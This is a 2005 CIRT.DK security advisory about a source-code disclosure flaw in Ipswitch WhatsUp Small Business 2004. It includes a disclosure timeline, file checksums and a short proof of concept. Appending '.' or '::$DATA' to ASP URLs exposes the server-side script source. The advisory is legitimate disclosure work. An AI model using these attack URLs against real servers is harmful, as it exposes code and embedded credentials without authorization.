
CIRT

Danish Computer Incident Response Team

Security advisory

Ipswitch Whatsup small Business 2004



Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

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Introduction

Problem

The installation has been made on a Windows 2000 server running with the latest service pack 4 and all current patches released.

The Ipswitch Whatsup small Business 2004 software vulnerability:

- Access to view source code of all files, using "." or "::$DATA"

Timeline of public disclosure

- 01-08-2005 Vulnerability discovered
- 15-08-2005 Research completed
- 19-08-2005 Vendor notified
- 22-08-2005 Vendor tagged communication [T2005082202CV]
  The only response was a mail asking for a Serial number of the installation, and since then radio silence.
- 30-08-2005 Asked for status
- 02-09-2005 Asked Again
- 06-09-2005 Notified vendor that if no response this would go public without further notice.
- 09-09-2005 Public disclosure

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
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Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----

File description

MD5 software used

Filename:	md5sum.exe
Comments:	Modified from the version originally developed by Ulrich Drepper <drepper@gnu.ai.mit.edu>
Company name:	GMG Systems, Inc.
Product name:	Forensic Acquisition Utilities
Product version:	1.0.0.1026
File version:	2.0.1.1032
MD5 checksum:	607be2b261c516a5c5469314445ab2f2

Ipswitch Whatsup small Business 2004

Installation files:

Filename:	iwsb.exe
MD5 checksum:	791bc2a0cf21f0f732d188ffebb7689c

Other files:

Filename:	WhatsUpG.exe
File version:	8.4.3.4
Product Name:	WhatsUp Gold Application
Product version:	WUG 8.04 HF1
MD5 checksum:	88e41cb33fe5439c8db15ecd2c8ce487

Technical details of the vulnerabilities

Access to view source code of all files, using "." or "::$DATA"

It is possible to view the source code of all files made public through the web server, by using a "." after the extension or using "::$DATA" after the filename.extension

The Proof of Concept is shown with the default guest user that do not normally have privileges to view the "UserCreate.asp" file.

Normal output
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp

```
<html><head><link rel="stylesheet" style="text/css" href="MainSmallBusinessCSS.css">
</head><body topmargin="0" bottommargin="0" rightmargin="0" leftmargin="0">
<table background="images\HeaderBackground.gif" width="100%" border="0" cellpadding="0" cellspacing="1">
<tr nowrap>    <td nowrap rowspan="3" valign="center"> 
<img src="images/Health.gif" width="48" height="48" alt="Health Reports"></td>
<td nowrap width="10px" height="5"></td>    <td nowrap width="100%"></td>
```

……

Output from attack:
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp.
http://192.168.1.10:8022/SOHO/reports/GroupDeviceHealth.asp::$data

```
<%@ language="jscript" %>
<!--#include file="..\utility\Sql.inc"-->
<!--#include file="..\utility\SohoSettings.inc"-->

<%
                var nMaxDeviceCount = GetSohoMaxDeviceCount();
                //var oRs = ExecSQL(
                //                "SELECT nDeviceID, sDisplayName "+
                //                "FROM Device");


                var nDeviceGroupID = Request.QueryString("nDeviceGroupID");
                nDeviceGroupID=0;

                var oRs = ExecSQL(
                "SELECT Device.nDeviceID, sNetworkName, sNetworkAddress, "+
                                "sMonitorTypeName, PivotActiveMonitorTypeToDevice.nPivotActiveMonitorTypeToDeviceID,
nStateFillColor, "+
                                "nInternalMonitorState, nInternalStateTime, MonitorState.nMonitorStateID, nWorstStateID,nDeviceTypeID
"+
                "FROM PivotActiveMonitorTypeToDevice "+
```

……..

Attack description:
If an administrator are making customized web source the attacker can view this for usernames/passwords, or flaws into code, like SQL injection.

Corrective actions

None since vendor did not find this a problem.

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